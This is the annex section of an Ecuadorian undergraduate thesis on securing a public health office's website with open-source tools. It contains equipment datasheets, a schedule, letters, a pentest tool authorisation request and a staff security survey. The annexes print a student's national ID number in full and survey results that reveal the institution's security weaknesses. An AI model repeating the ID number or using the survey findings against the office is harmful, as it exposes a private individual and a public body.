Multilayer QOS/Security	
Layer 2	▫
Layer 3	▫
Layer 4	
Layer 4+	

Want to Buy

Order Now Get a Quote

Why Router-switch.com

As a leading network hardware supplier, Router-switch.com focuses on original new ICT equipment of Cisco, Huawei, HPE, Dell, Hikvision, Juniper, Fortinet, etc.

200+	18,000+	$20,000,000	50%-98%	100%
Countries we Sold	Customers Trusted	Inventory Available	Off Global List Price	Safe Online Shopping

Contact Us

- Tel: +1-626-655-0998 (USA) +852-3050-1066 / +852-3174-6166
- Fax: +852-3050-1066 (Hong Kong)
- Email: sales@router-switch.com

Anexo 4. Datasheet de Switch SG250-26

SG250-26 Datasheet

Get a Quote

Router-switch.com

Overview

The Cisco 250 Series is the next generation of affordable smart switches that combine powerful network performance and reliability with a complete suite of the network features you need for a solid business network. These powerful Fast Ethernet or Gigabit Ethernet switches, with Gigabit or 10 Gigabit Ethernet uplinks, provide multiple management options, sophisticated security capabilities, fine-tuned Quality-of-Service (QoS) and Layer 3 static routing feature far beyond those of an unmanaged or consumer-grade switch, at a lower cost than for fully managed switches.

Quick Specs

Table 1 shows the Quick Specs.

Product Code	**SG250-26**
Processor	X ARM: 800 MHz
RAM	512 MB
Flash Memory	256 MB
Total system ports	26 Gigabit Ethernet
RJ-45 ports	24 Gigabit Ethernet
Combo ports (RJ-45 + SFP)	2 Gigabit Ethernet combo

Product Details

-**Layer 3 static routing:** This capability allows you to segment your network into separate workgroups and communicate across VLANs without degrading application performance. As a result, you can manage internal routing with your switches and dedicate your router to external traffic and security, helping your network run more efficiently.

-**IPv6 support:** As the IP network addressing scheme evolves to accommodate more devices, you can have peace of mind that your network is ready. Cisco 250 Series switches provide native support for IPv6 alongside traditional IPv4. With USGv6 and IPv6 Gold Logo certifications, the 250 Series will enable you to take full advantage of IPv6-enabled operating systems and applications in the future, without having to upgrade your network equipment.

-**IP telephony support:** Cisco 250 Series switches include QoS features to prioritize delay-sensitive services such as voice and video, simplify unified communications deployments, and help ensure consistent network performance for all services.

Related Modules

Table 2 shows the related models of Cisco 250 Series Unmanaged Switches.

Model	Description
SF250-24	Cisco SF250-24 24-Port 10 100 Smart Switch
SF250-24P	Cisco SF250-24P 24-Port 10 100 PoE Smart Switch
SF250-48	Cisco SF250-48 48-Port 10 100 Smart Switch
SF250-48HP	Cisco SF250-48HP 48-Port 10 100 PoE Smart Switch

SG250-26 Specification	
Capacity in millions of packets per second (mpps) (64-byte packets)	38.69
Switching capacity in gigabits per second (Gbps)	52.0
Spanning Tree Protocol (STP)	Standard 802.1d spanning tree support Fast convergence using 802.1w (Rapid Spanning Tree Protocol [RSTP]), enabled by default Multiple spanning tree instances using 802.1s (MSTP); 8 instances are supported Per-VLAN Spanning Tree Plus (PVST+) and Rapid PVST+ (RPVST+); 126 instances are supported
Port grouping/link aggregation	Support for IEEE 802.3ad Link Aggregation Control Protocol (LACP) ● Up to 4 groups ● Up to 8 ports per group with 16 candidate ports for each (dynamic) 802.3ad LAG
VLAN	Support for up to 255 active VLANs simultaneously Port-based and 802.1Q tag-based VLANs Management VLAN Guest VLAN
Voice VLAN	Voice traffic is automatically assigned to a voice-specific VLAN and treated with appropriate levels of QoS. Auto voice capabilities deliver networkwide zero-touch deployment of voice endpoints and call control devices
Generic VLAN Registration Protocol (GVRP) and Generic Attribute Registration Protocol (GARP)	Protocols for automatically propagating and configuring VLANs in a bridged domain
HOL blocking	Head-Of-Line (HOL) blocking
IPv4 routing	Wire-speed routing of IPv4 packets Up to 32 static routes and up to 16 IP interfaces
IPv6 routing	Wire-speed routing of IPv6 packets
Total system ports	26 Gigabit Ethernet
RJ-45 ports	24 Gigabit Ethernet
Combo ports (RJ-45 + SFP)	2 Gigabit Ethernet combo
USB slot	USB Type-A slot on the front panel of the switch for easy file and image management
Buttons	Reset button
Cabling type	Unshielded Twisted Pair (UTP) Category 5 or better for 10BASE-T/100BASE-TX; UTP Category 5e or better for 1000BASE-T

CPU memory	512 MB
Packet buffer	12 Mb
Unit dimensions (W x H x D)	440 x 44 x 202 mm (17.3 x 1.73 x 7.95 in)
Power	100 to 240V 50 to 60 Hz, internal, universal: SF250-24, SF250-24P, SF250-48, SF250-48HP, SG250-26, SG250-26HP, SG250-26P, SG250-50, SG250-50HP, SG250-50P, SG250X-24, SG250X-24P, SG250X-48, SG250X-48P 100 to 240V 50 to 60 Hz, external: SG250-08, SG250-08HP, SG250-10P
Certification	UL (UL 60950), CSA (CSA 22.2), CE mark, FCC Part 15 (CFR 47) Class A
Operating temperature	32° to 122°F (0° to 50°C)
Storage temperature	-4° to 158°F (-20° to 70°C)
Operating humidity	10% to 90%, relative, noncondensing
Storage humidity	10% to 90%, relative, noncondensing

Want to Buy

Order Now Get a Quote

Why Router-switch.com

As a leading network hardware supplier, Router-switch.com focuses on original new ICT equipment of Cisco, Huawei, HPE, Dell, Hikvision, Juniper, Fortinet, etc.

200+	18,000+	$20,000,000	50%-98%	100%
Countries we Sold	Customers Trusted	Inventory Available	Off Global List Price	Safe Online Shopping

Contact Us

- Tel: +1-626-655-0998 (USA) +852-3050-1066 / +852-3174-6166
- Fax: +852-3050-1066 (Hong Kong)
- Email: sales@router-switch.com

Anexo 5. Datasheet de K20 Terminal IP de Huella Digital

ZKTeco

K20

Terminal IP de Huella Digital

K20 es una elegante e innovadora terminal biométrica IP diseñada para gestionar la asistencia de empleados y controlar el acceso de una puerta.

Soporta la conexión de una cerradura eléctrica y botón de salida además de estar equipado con una batería de respaldo para continuar operando en caso de corte inesperado de energía.

Es posible administrarlo por red a través de su interfaz TCP/IP y cuenta con un puerto USB para la transferencia manual de datos o realizar la exportación del reporte de asistencia en formato de Excel.

El K20 incorpora el más rápido y preciso algoritmo de identificación de huellas digitales de ZKTeco, ofreciendo un excelente rendimiento, estabilidad y confiabilidad.

Características

- Diseño elegante y moderno.
- Pantalla TFT LCD a color de 2.8 pulgadas.
- Interfaz TCP/IP y puerto USB-Host.
- Incluye software Lite para gestión de asistencia.
- El reporte de asistencia se exporta en formato Excel utilizando una memoria USB.
- Equipado con batería de respaldo de energía.
- Múltiples idiomas.
- Sencilla administración y escalabilidad.

Especificaciones

Pantalla	TFT de 2.8 Pulgadas
Capacidad de Huellas	500
Capacidad de Tarjetas	500 (Estándar)
Capacidad de Eventos	50.000
Comunicación	TCP/IP, USB-Host
Funciones Estándar	Timbre Programado, SMS, Código de Trabajo, Horario de Verano, Reporte SSR, Búsqueda Self-Service, Cambio Automático de Estado, Entrada T9, ID de 9 Dígitos, Tarjeta ID, Batería de Respaldo, Timbre
Fuente de Alimentación	5V 0.8A
Temperatura de Operación	0°c a 45°c
Humedad de Operación	20% - 80%
Dimensiones	185 x 140 x 30 mm

Dimensiones





Diagrama de Aplicación



ZKTeco Latinoamérica
German Centre 3-2-02, Av. Santa Fe No. 170, Lomas de Santa Fe, Álvaro Obregón, 01210 México D.F.
(52) 55 - 5292 8418
www.zktecolatinoamerica.com

Anexo 6. Datasheet de Access Point U6 Pro

Mechanical

Dimensions	Ø197 x 35 mm (Ø7.8 x 1.4")
Weight	Without mount: 460 g (1 lb) With mount: 600 g (1.3 lb)
Enclosure material	Polycarbonate
Mount material	Stainless steel (SUS304)
Weatherproofing	IP54

Hardware

Networking interface	(1) GbE RJ45 port
Management interface	Ethernet Bluetooth
Power method	PoE
Power supply	UniFi PoE switch 48V, 0.5A PoE adapter (optional)
Supported voltage range	44–57V DC
Max. power consumption	13W
Max. TX power	2.4 GHz: 22 dBm 5 GHz: 26 dBm
MIMO	2.4 GHz: 2 x 2 (UL MU-MIMO) 5 GHz: 4 x 4 (DL/UL MU-MIMO)
Throughput rate	2.4 GHz: 573.5 Mbps 5 GHz: 4.8 Gbps
Antenna gain	2.4 GHz: 4 dBi 5 GHz: 6 dBi
LEDs	White/blue
Button	Factory reset
Mounting	Wall/ceiling (included)
Operating temperature	-30 to 60° C (-22 to 140° F)
Operating humidity	5 to 95% noncondensing
Certifications	CE, FCC, IC, MIC

Anexo 7. Cronograma de Actividades

MATRIZ DE PLANIFICACION Y CRONOGRAMA DE ACTIVIDADES

Unidad/empresa/beneficiarios: UTN

Estudiante: Diego Patricio Arevalo Ipiales

Tutor: MSc. DIRECTOR: FABIAN GEOVANNY CUZME RODRIGUEZ

NOMBRE DEL TRABAJO DE TITULACIÓN

"Mecanismos de seguridad utilizando herramientas Open Source en el servicio web de la coordinación Zonal 1 – Salud."

OBJETIVO GENERAL B15/G36	OBJETIVOS ESPECÍFICOS	ACTIVIDADES	METODOLOGÍA	RESULTADOS POR OBJETIVO	MEDIO DE VERIFICACIÓN	SEMANAS 1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	% de avance programado	% de cumplimiento	Ponderación % del global
Implementar mecanismo seguridad utilizando un que permita identificar las vulnerabilidades y amenazas en servidores web de la Coordinación Zonal 1 - Salud.	**Realizar un análisis de riesgos vulnerabilidades en la página web de la coordinación Zonal 1- Salud mediante la metodología OSSTMM V3 para encontrar las vulnerabilidades del sitio web.**	Se desarrolla el fundamento teórico. Se va abordar fundamentos base o conceptos que van a servir de lineamiento adecuados para el presente desarrollar la presente investigación temas abordados conceptos básicos acerca de la seguridad de datos, tipos de ataques, vulnerabilidades y Ethical Hacking, teoría acerca de auditoría informáticas	Metodología OSSTMM V3	Aprendizaje de todos los conocimientos necesarios relacionados al análisis de riesgos vulnerabilidades	Fundamentación Teórica revisada	X	X	X	X	X													20	20	20
	Establecer requisitos de seguridad para mitigar vulnerabilidades encontradas basadas en	Estableeer requerimientos basados en el análisis de riegos se va hacer un análisis y requerimientos la metodología OSSTMM V3 cubre las etapas, luego se establecerá formulación de las necesidades de los mecanismos de seguridad que se van a implementar y se establecerá un diseño para el proceso de implementación.	Metodología OSSTMM V3	Desarrollo de la metodología orientada a la seguridad de aplicaciones y requerimientos y herramientas de software libre.	Revisión de adecuada, de todos los vectores de requerimientos basados en el análisis de riegos han sido detectados.					X	X	X	X	X										25	25	45
	Implementar en un ambiente virtualizado los mecanismos de seguridad seleccionados para mitigar las vulnerabilidades.	Diseño/Diseñar la topología de red. Preparar el entorno de virtualización para el entorno de pruebas	Metodología OSSTMM V3	Implementacion en los WAFs Open Source el conjunto de reglas centrales	Revisión detección de ataques para usar con el módulo o el WAF (Firewall de Aplicaciones Web).									X	X	X								35	35	80
	Realizar las pruebas de seguridad para verificar el correcto funcionamiento del mecanismo. aplicada.	Realizará pruebas de funcionamiento en las cuales se demostrará la confiabilidad de la página web de Coordinación Zonal 1 - Salud. y se dejará como propuesta garantizar la solución, brindando un servicio. rce	Tabla de Pruebas	Demostración de q pruebas de funcionamiento en las cuales se demostrará la confiabilidad de la página web	WAFs Open Source instalados, y poder evaluar la efectividad de detección y bloqueo de los WAFs en tiempo real.													X	X	X	X	X	X	20	20	100
																							100	100	100

FIRMA DIRECTOR

FIRMA ESTUDIANTE

Anexo 8. Solicitud de Acceso a la Información del Estado Actual de la Institución

Ibarra 05 de mayo del 2023

Mgs: Gabriel Pavón

Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)

Presente.

De mis consideraciones:

Reciba un cordial saludo.

Yo señor Diego Patricio Arévalo Ipiales, con cédula de identidad 1002837738, en calidad de estudiante de la Universidad Técnica del Norte, de la Carrera de Ingeniería en Electrónica y Redes de Comunicación, ante usted presento y expongo lo siguiente:

Deseo obtener la siguiente información:

Información detallada sobre la Coordinación Zonal 1-Salud, incluyendo aspectos importantes para entender su funcionamiento general. Solicito acceso a la historia registrada de la organización, incluidos datos relevantes, cambios significativos de la organización a lo largo del tiempo. Además, de la información detallada sobre la infraestructura, dispositivos y servidores utilizados por la organización, así como información sobre los espacios de trabajo y la organización interna. Tiene como objetivo obtener una comprensión integral de la estructura y funciones con el fin conocer el estado actual de la institución.

Esta información es exclusiva para el análisis de la situación actual. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"


Quedo atento a su respuesta y a la entrega de la información solicitada. Agradezco de antemano su colaboración en este asunto.

Atentamente,

Diego Patricio Arévalo Ipiales

CI:1002837738

Anexo 9. Ficha Técnica de Levantamiento de Información



Universidad Técnica del Norte

Ficha Técnica de Levantamiento de Información

Esta información es exclusiva para el análisis de la situación actual. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Objetivo: Esta ficha tiene como objetivo principal recopilar datos actuales sobre de la Coordinación Zonal 1 - Salud. Esta recopilación datos actuales y con el método de La observación directa permitirá analizar el estado actual de diversas áreas como; cuarto de comunicaciones, mientras que la recopilación documental se centrará en revisar equipos, servidores, switches procedimientos y registros relevantes. Además, se utilizará la fotografía como herramienta complementaria para capturar visualmente el estado de la infraestructura y los sistemas evaluados. en la coordinación zonal salud-1.

Análisis de situación.

Data center

Observación Directa:

- Se llevará a cabo una inspección detallada del Data center y otras áreas relevantes.
- Se evaluará la disposición de equipos, cableado y condiciones generales.
- Se evaluará la disposición de equipos, cableado y condiciones generales.

SERVIDORES, SWITCHES Y ROUTERS

Observaciones:

Durante la inspección detallada se comprobó la integridad física del data center, prestando especial atención a posibles daños externos o desgaste. Las anomalías detectadas se registran oportunamente para su posterior análisis y acciones correctivas.

Inspección visual de la infraestructura de servidores, switches, ups y routers en diferentes áreas de la instalación.

- Identificación y clasificación de los servidores en uso.
- Evaluación del rendimiento, temperatura y estado general.
- Revisión de la disposición de switches y routers en el centro de datos.
- Verificación de la conectividad, configuración y estado operativo.
- UPS

Cableado Vertical:

- Evaluación de la organización y seguridad de los cables que van de un piso a otro.
- Verificación de posibles interferencias y daños.

Cableado Horizontal:

- Lista de verificación específica para la integridad del cableado.
- Herramientas de medición tester y prueba para verificar la conectividad.

Se realizarán verificaciones a la integridad física de los cables, incluyendo inspección, para evaluar la integridad los cables utp e identificar pérdida de datos en la red. Identificación de posibles interferencias o problemas.

ESTACIONES DE TRABAJO

Inspección visual de las estaciones de trabajo en diferentes áreas de la instalación.

- Evaluación de la disposición, condiciones físicas y operativas de las estaciones.
- Inspección visual de las estaciones de trabajo en diferentes áreas de la instalación.
- Evaluación de la disposición, condiciones físicas y operativas de las estaciones.

Condiciones Físicas:

- Revisión del estado de los equipos, incluyendo monitores, teclados y ratones.
- Verificación de la limpieza y organización del espacio de trabajo.

TOPOLOGIA DE LA RED

- Inspección visual de la topología de la red en diferentes áreas de la instalación.
- Evaluación de la disposición y conectividad de los dispositivos de red.
- Revisión de la disposición de los switches, routers y otros dispositivos de red.
- Verificación de la organización del cableado y su relación con la topología.

Conclusiones Esperadas:

La inspección detallada y precisa del estado del cableado vertical y horizontal en diferentes áreas para identificar posibles problemas además para garantizar la integridad y eficiencia del funcionamiento de la red de los equipos tecnológicos, incluido el servidor y el Router de Switch esto evidenciara si existen, daños o conexiones incorrectas. Después de un análisis los resultados indicarán las acciones correctivas necesarias

Ítems /inspección de la Coordinación Zonal 1-Salud	Fecha:10/05/2023
Tipo de prueba: Observación directa, la recopilación documental y la toma de fotografías.	Elaborado por: Diego Patricio Arévalo Ipiales
Firma del responsable: Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Sello de la institución Coordinación Zonal 1 - Salud Ministerio de Salud Pública DIRECCIÓN DE TECNOLOGÍAS DE LA INFORMACIÓN Y COMUNICACIÓN
	Aprobado por: MSc. Fabián Geovanny Cuzme Rodríguez

Anexo 10. Ficha de Levantamiento de Documental

Universidad Técnica del Norte

Ficha técnica de levantamiento de información documental

Esta información es exclusiva para el análisis de la situación actual. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Análisis de situación.

Objetivo:

Esta ficha técnica tiene como objetivo recopilar datos actuales para analizar el estado actual proporcionando un contexto temporal que ayudará a comprender la evolución y los cambios a lo largo del tiempo. Se busca obtener datos para abordar datos, importantes, cambios estructurales y cualquier evento relacionado. Data Center y Lista de Tecnología. La recopilación de datos relacionadas con data center tiene como objetivo obtener una imagen completa de la infraestructura tecnológica., deseo obtener la siguiente información:

- **Datos Históricos:**
- **Data Center lista de equipos tecnológicos**
- **Servicios y Aplicativos:**
- **Responsabilidades del Área de la coordinación Zonal 1- Salud**

Datos Históricos:

Documentos Antiguos: Recopilar registros, informes y documentos históricos relacionados con la Coordinación Zonal 1- Salud

Eventos Significativos: Identificar eventos pasados que hayan afectado la infraestructura tecnológica.

Organigrama de la institución:

Organigrama Actualizado: Obtener una copia actualizada del organigrama que muestre la estructura jerárquica y las responsabilidades de la Coordinación Zonal 1- Salud.

Data Center:

Lista de Equipos: Enumerar y describir los equipos presentes en el data center, incluyendo servidores, switches, unidades de almacenamiento, etc.

Servicios y Aplicativos:

Catálogo de Servicios: Detallar los servicios ofrecidos por la en la Coordinación Zonal 1- Salud especialmente aquellos relacionados con la tecnología.

Aplicativos en Uso: Identificar las aplicaciones informáticas utilizadas y sus funciones específicas.

Responsabilidades del Área de la coordinación Zonal 1- Salud:

Descripción de Funciones: Obtener información detallada sobre las funciones y responsabilidades del personal en el área de la Coordinación Zonal 1- Salud.

Estos ítems deberían proporcionar una visión completa y detallada la Coordinación Zonal 1- Salud, sus recursos y responsabilidades. Asegúrate de adaptarlos según las particularidades de la organización.

Ítems /inspección de la Coordinación Zonal 1- Salud	Fecha:10/05/2023
Tipo de prueba: La recopilación documental y la toma de fotografías.	Elaborado por: Diego Patricio Arévalo Ipiales
Firma del responsable: Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Sello de la institución Coordinación Zonal 1 - SALUD Ministerio de Salud Pública DIRECCIÓN DE TECNOLOGIAS DE LA INFORMACIÓN Y COMUNICACIÓN
	Aprobado por: MSc. Fabián Geovanny Cuzme Rodríguez

Anexo 11. Solicitud de uso de software libre

Universidad Técnica del Norte

Solicitud de uso de software libre

Esta Solicitud de uso de software libre como las herramientas. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Objetivo: El objetivo es evaluar la seguridad de la información relacionada con la seguridad en las redes de datos existentes en la Coordinación Zonal 1 de Salud utilizando herramientas de software libre.

La herramientas de software libre a utilizar son:

- **Kali Linux**
- **Nmap**
- **Nessus**
- **Metasploit**
- **Hydra**
- **Rocky Linux**
- **Nginx**
- **Modsecurity**
- **lynis**
- **Joomscan**

Estas herramientas brindan una visión completa de la infraestructura de seguridad, lo que permite la detección de amenazas potenciales y la implementación de medidas correctivas necesarias. Este método de evaluación ayuda en la mejora constante de la seguridad informática al fomentar un entorno más resistente y preparado para enfrentar los desafíos actuales en materia de ciberseguridad. combinación de programas de software libre

Agradecemos de antemano su consideración y quedamos a disposición para discutir cualquier detalle adicional o proporcionar información adicional que pueda ser necesaria.

Ítems /inspección de la Coordinación Zonal 1-Salud	Fecha:22/05/2023
Solicitud de uso de software libre	Elaborado por: Diego Patricio Arévalo Ipiales
Firma del responsable: Mgs: Gabriel Pavón Responsable Zonal de Tecnologías de la Información y Comunicaciones (Sub)	Sello de la institución Coordinación Zonal 1 - SALUD Ministerio de Salud Pública DIRECCIÓN DE TECNOLOGIAS DE LA INFORMACIÓN Y COMUNICACIÓN

Anexo 12. Encuesta Tabulación

Universidad Técnica del Norte

Esta información es exclusiva para el análisis de la situación actual. Cabe destacar que los datos confidenciales y delicados recopilados no serán publicados en el presente trabajo de grado, por parte de un estudiante de la Universidad Técnica del Norte en el marco de su proyecto de grado con el tema "MECANISMOS DE SEGURIDAD UTILIZANDO HERRAMIENTAS OPEN SOURCE EN EL SERVICIO WEB DE LA COORDINACIÓN ZONAL 1 – SALUD"

Objetivo: Esta encuesta está diseñado para evaluar la seguridad de la información relacionada con el aspecto de seguridad humana, seguridad física, seguridad inalámbrica, seguridad de las telecomunicaciones, seguridad de las redes de datos y determinar el nivel de conocimiento sobre este tema entre el personal de la Coordinación Zonal 1- Salud

PREGUNTAS			
SEGURIDAD HUMANA	**RESPUESTA**		
	SI		NO
Concientización de Seguridad:			
¿Existe capacitación periódica sobre prácticas de ciberseguridad y riesgos relacionados en de la Coordinación Zonal 1- Salud?	1		19
¿Conoce las políticas de seguridad de la Coordinación Zonal 1- Salud?	3		7
Manejo de Contraseñas:			
¿Utiliza contraseñas seguras y únicas para el acceso de información de la Coordinación Zonal 1- Salud?	4		6
¿Realiza cambios de su contraseña periódicamente?	3		7
Prácticas de Acceso Físico:			
¿Cuida sus dispositivos, como computadoras de escritorio y portátiles, de forma física de la Coordinación Zonal 1- Salud?	10		0
¿Bloquea su estación de trabajo cuando se ausenta del su estación de trabajo?	2		8
Phishing e Ingeniería Social:			
¿Reconoce y evita ser víctima de ataques de phishing e ingeniería social?	4		6
¿Está familiarizado con cómo informar adecuadamente sobre posibles intentos de phishing?	2		8
Gestión de Dispositivos Móviles:			
¿Tiene habilitado medidas de seguridad en su dispositivo móvil como contraseña o bloqueo o por huella digital?	6		4

¿Evita conectar dispositivos no autorizados a la red de la Coordinación Zonal 1- Salud?	1		9
¿Ha informado de un incidente de seguridad, como la pérdida de un dispositivo como por ejemplo una USB?	2		8
Prácticas de Navegación Segura:			
¿Evita hacer dar clic en enlaces sospechosos o visitar sitios web inseguros para la Coordinación Zonal 1- Salud??	8		2
¿Utiliza una conexión VPN cuando se conecta a redes de la Coordinación Zonal de 1- Salud?	1		9
Uso de Medios Extraíbles:			
¿Conoce las políticas de la Coordinación Zonal 1- Salud con respecto al uso de medios extraíbles como memorias USB o unidades externas?	3		7
¿Utiliza algún escáner o antivirus para dispositivos extraíbles en busca de malware antes de usarlos?	8		2
Concientización sobre Amenazas Actuales:			
¿Conoce de las amenazas actuales como ataques cibernéticos de que podrían tener un impacto en la Coordinación Zonal 1- Salud?	3		7
¿Conoce o participa en simulacros o ejercicios de concientización de seguridad en la Coordinación Zonal 1- Salud?	1		9
Seguridad en Comunicaciones:			
¿Utiliza técnicas de comunicación seguras, como el cifrado del correo electrónico o las aplicaciones de mensajería segura?	2		8
¿Utiliza aplicativos o canales no seguros para compartir datos confidenciales?	9		1

PREGUNTAS			
SEGURIDAD FISICA	**RESPUESTA**		
Control de Acceso Físico:	si		no
¿Se utilizan biometría, tarjetas de acceso u otros métodos para acceder a áreas restringidas en la Coordinación Zonal 1- Salud?	9		1
Supervisión de Entradas y Salidas:			
¿Se registran y monitorean las entradas y salidas de personas en las instalaciones?	7		3
¿En la Coordinación Zonal 1- Salud existe un sistema de vigilancia por cámaras para controlar el ingreso a las instalaciones?	9		1
Gestión de Identificación:			
¿Se emiten identificaciones o etiquetas con nombres a todos los empleados y visitantes?	6		4
¿Existe un procedimiento que verifique la identidad de las personas antes de permitirles acceder la Coordinación Zonal 1- Salud?	9		1
Protección contra Intrusiones Físicas:			
¿Se tiene implementado en la Coordinación Zonal 1- Salud medidas físicas para proteger contra intrusiones, puertas blindadas o ventanas con sensores?	6		5
¿Existe algún sistema de alarma instalado para detectar intrusiones?	8		2
Manejo de Visitantes:			
¿Existe un procedimiento formal para el registro y controlar a los visitantes?	9		1
